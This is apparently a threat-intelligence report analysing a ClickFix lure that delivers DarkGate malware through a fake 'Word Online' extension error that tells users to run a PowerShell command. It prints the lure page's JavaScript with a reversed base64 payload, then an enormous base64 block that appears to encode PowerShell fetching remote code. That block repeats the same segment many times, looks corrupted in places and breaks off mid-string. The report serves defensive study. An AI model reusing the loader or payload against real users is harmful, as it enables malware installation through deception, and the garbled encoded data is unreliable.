

# ClickFix: DarkGate

 [pointwild.com/threat-intelligence/clickfix-darkgate](https://pointwild.com/threat-intelligence/clickfix-darkgate)

Lat61 Threat Intelligence Team

December 16, 2025

## ClickFix: DarkGate

### The New Malware Lurking in the Shadows

#### Malware Analysis Report

## Introduction

“ClickFix” is a form of social engineering rather than an autonomous malware. It represents a fast-growing method of initial system compromise, where attackers deceive users into executing harmful commands themselves, typically disguised as routine troubleshooting steps or verification procedures ultimately leading to the unintentional installation of malware.

## Key Symptoms of Infection

Since the user initiates the malicious command, traditional antivirus software may not immediately detect the initial action. However, once the payload is delivered, an infected system may exhibit symptoms such as:

- Slow performance, freezing, or crashing
- New or unexpected files or modified settings
- Unauthorized software or toolbars appearing in your browser
- Sudden redirection of web searches or a large volume of pop-up ads
- Network activity communicating with command-and-control (C2) servers



Create, edit and share Word documents. Work with others on shared projects, in real-time.

The "Word Online" extension is not installed in your browser. To view the document offline, click the "How to fix" button.

1. Right-click the Start  button and run "Windows PowerShell" ("Windows Terminal").
2. Right-click in the console window.  
Wait for the operation to complete and reload the page.

How to fix

Details

Figure 1: Indicates a problem with the installed browser extension

As shown, the sample displays a message stating, The 'Word Online' extension is not installed in your browser. To view the document offline, click the 'How to fix' button.

Before proceeding with the button click, it's important to review the underlying code. Upon inspection, multiple segments of base64-encoded content were identified.

A base64-encoded string was identified, which is processed using a reverse function likely as part of a concealment mechanism.

```

<script>
// Функция реверса строки
function reverse(s)
{
    return s.split("").reverse().join("");
}

// Документ загружен полностью
$(document).ready(function()
{
    // Полезная нагрузка
    var payload = atob(reverse(
        "K0gCNSddphXZK0gCNSjIqICi1VhBhZVLgQmch9mYw1GbD1CdlN1CNoQD7kSKpQjN1NXyIRCKn5WayR3U0YTzZfMQt9mcGpjOdRnc1ZnbvNkLTVGdz13Ubh
        yZulmc0NFdldkL4YEVVpjOddmbpR2bj5WRuQHe1R1LtVGdz13UbhCellmCNoQD7IySwc2QONHRkpXOHFGdJhVWshnMZtEM39EcRpmTnd3QNd2dp1EdWdEZ6
        x2MV1WQdxUaVjJwoJESJxGaHR2ZrVW2h3ValnQTpleGdlWzJESJN3aIJ2cW5mW65EWapmTXRmeCNkWsJFWaNNQYJmdOdUS11zVhBjRtNGbCNjYnV1RhV1S
        Dt0M5cUYUBnaPRGazI2QWjJwo50MjxWMrxkex02Y2plaMphZzI2alcVYYVzUixmUzMWNOFzVLBzdPBXS5NGdKNjYHVTejNTOHpVdsJjV1BzVaBjTYVGvKN0
        SsFzVZ9EeXlFcS52YoJkRhBDbyYlaGjJYNBnaPRGbIJWaxclW65EWRVhNYIGcSNTWshXbaxmSsxEdWdEZ6x2MVJGcRR08wc3T0UTRKdWTzMGboJjY5JEWMB
        jSYLFMO52QONHR19kUD1Eb4dVytJFWkZXMdLEaShUY1NXbjhmUywkdkhEZ1l1bixGZIRWNS5mYsRGskZXTYpFdWdUYwkzQkVnVHRWd5ITW0F0mkZHMyma1
        MkT610VhRTOHRmc1cVYz1TeMZTTINGMShUYntWbjFTMDLEMOh1WxYEWalnsXp1MxM1WylTbkVHbtNkTzpnSoJFShVXTXFLY4FTWwhXbZfJQIh1YO52Ys5EW
        kNGes9kakNUS5E0Q19kUpNkTvFFR6VzRa9mTYR2caJDTN2Vh1WNYImaChVYiASpGQjN1NXyIRiCNoQDz5GzONXdsZ2LgcWam52bjBXa")));

    // Вставка готового кода в textarea
    $("#code").val(payload);

    // Открытие модального окна
    openModal();
});

```

Figure 2: Base64-encoded data is embedded within the HTML structure

After applying the reverse operation and decoding the string, the resulting output is as follows:

```

Input
aXBjb25maWcgl2ZsdXNoZG5zDQoNCiRiYXNlbnJqPSAiYVhCamIyNW1hV2NnTDJac2RYTM9aRzV6RFFvTknPUnZReUE5SUNkak9seGNkWE5sY250Y1hIQjFZbXhwMTF4
Y2JrTXVhSFJ0SnppzTkNtbHVkbTlyW1MxM1pXSnlaWEYxw1h0ME1DMTFjbWtnYUhsMGNIITZMeT1zYVc1cmRHOTRhV016TkM1amIyMHZkM0F0WTI5dWRHVNkQzkWYudW
dFpYTXZkSGRsYm55NWRIZGxib1I1ZEHkdKwyUmhjbXN1YUhsaE1DMXZkWFJtYVd4bE1DUZRenNOQ25OMF1YSjBMWEJ5YjJ0bGMzTWdKRz1ET3cwS0RRcGJVM2x6ZEdW
dExsSmxabXhsWTNScGIyNHVRWE56W1cxaWJibGRPanBNYjJGa1YybDBhRkJoY25ScFlXeE9ZVzF5S0NKVGvYTjBaVzB1VjJsdVpHOTNjeTVHYjNkdGN5SXBpdzBLVzFO
NlMzUmxiUzVYVYVc1a2IzZHpMa1p2Y20xekxrMwXjM050wJjWQ2IzaGRPanBUUc5M0tD5lVhR1VnYjNCbGNtRjBhVz11SudOdmJYQnNawFJswkNcmRXtMpaWE56Wm5W
c2J1a3NJSEJzWldGelpTQnlaV3h2WVdR2RHaGxJSEJowJjVauXQWlVM2x6ZEdWdE1pd2dQ3dnTmPrEc93MEtZMnhsWVhJdGfHOXpkRHNQ2cwSy17DQoNCm1leChb
U31zdGVtL1RleHQURW5jb2Rpbmdd0jpVVEY4LkdldFN0cm1uZyhbU31zdGVtLkNvbN1cnRd0jpGcm9tQmFzZTY0U3Ryaw5nKCRiYXNlbnJqPSAiYVhCamIyNW1hV2NnTDJac2RY
Tm9aRzV6RFFvTknPUnZReUE5SUNkak9seGNkWE5sY250Y1hIQjFZbXhwMTF4Y2JrTXVhSFJ0SnppzTkNtbHVkbTlyW1MxM1pXSnlaWEYxw1h0ME1DMTFjbWtnYUhsMGNIITZMeT1zYVc1cmRHOTRhV016TkM1amIyMHZkM0F0WTI5dWRHVNkQzkWYudW
dFpYTXZkSGRsYm55NWRIZGxib1I1ZEHkdKwyUmhjbXN1YUhsaE1DMXZkWFJtYVd4bE1DUZRenNOQ25OMF1YSjBMWEJ5YjJ0bGMzTWdKRz1ET3cwS0RRcGJVM2x6ZEdWdExsSmxabXhsWTNScGIyNHVRWE56W1cxaWJibGRPanBNYjJGa1YybDBhRkJoY25ScFlXeE9ZVzF5S0NKVGvYTjBaVzB1VjJsdVpHOTNjeTVHYjNkdGN5SXBpdzBLVzFONlMzUmxiUzVYVYVc1a2IzZHpMa1p2Y20xekxrMwXjM050wJjWQ2IzaGRPanBUUc5M0tD5lVhR1VnYjNCbGNtRjBhVz11SudOdmJYQnNawFJswkNcmRXtMpaWE56Wm5Wc2J1a3NJSEJzWldGelpTQnlaV3h2WVdR2RHaGxJSEJowJjVauXQWlVM2x6ZEdWdE1pd2dQ3dnTmPrEc93MEtZMnhsWVhJdGfHOXpkRHNQ2cwSy17DQoNCm1leChbU31zdGVtL1RleHQURW5jb2Rpbmdd0jpVVEY4LkdldFN0cm1uZyhbU31zdGVtLkNvbN1cnRd0jpGcm9tQmFzZTY0U3Ryaw5nKCRiYXNlbnJqPSAiYVhCamIyNW1hV2NnTDJac2RYTm9aRzV6RFFvTknPUnZReUE5SUNkak9seGNkWE5sY250Y1hIQjFZbXhwMTF4Y2JrTXVhSFJ0SnppzTkNtbHVkbTlyW1MxM1pXSnlaWEYxw1h0ME1DMTFjbWtnYUhsMGNIITZMeT1zYVc1cmRHOTRhV016TkM1amIyMHZkM0F0WTI5dWRHVNkQzkWYudWdFpYTXZkSGRsYm55NWRIZGxib1I1ZEHkdKwyUmhjbXN1YUhsaE1DMXZkWFJtYVd4bE1DUZRenNOQ25OMF1YSjBMWEJ5YjJ0bGMzTWdKRz1ET3cwS0RRcGJVM2x6ZEdWdExsSmxabXhsWTNScGIyNHVRWE56W1cxaWJibGRPanBNYjJGa1YybDBhRkJoY25ScFlXeE9ZVzF5S0NKVGvYTjBaVzB1VjJsdVpHOTNjeTVHYjNkdGN5SXBpdzBLVzFONlMzUmxiUzVYVYVc1a2IzZHpMa1p2Y20xekxrMwXjM050wJjWQ2IzaGRPanBUUc5M0tD5lVhR1VnYjNCbGNtRjBhVz11SudOdmJYQnNawFJswkNcmRXt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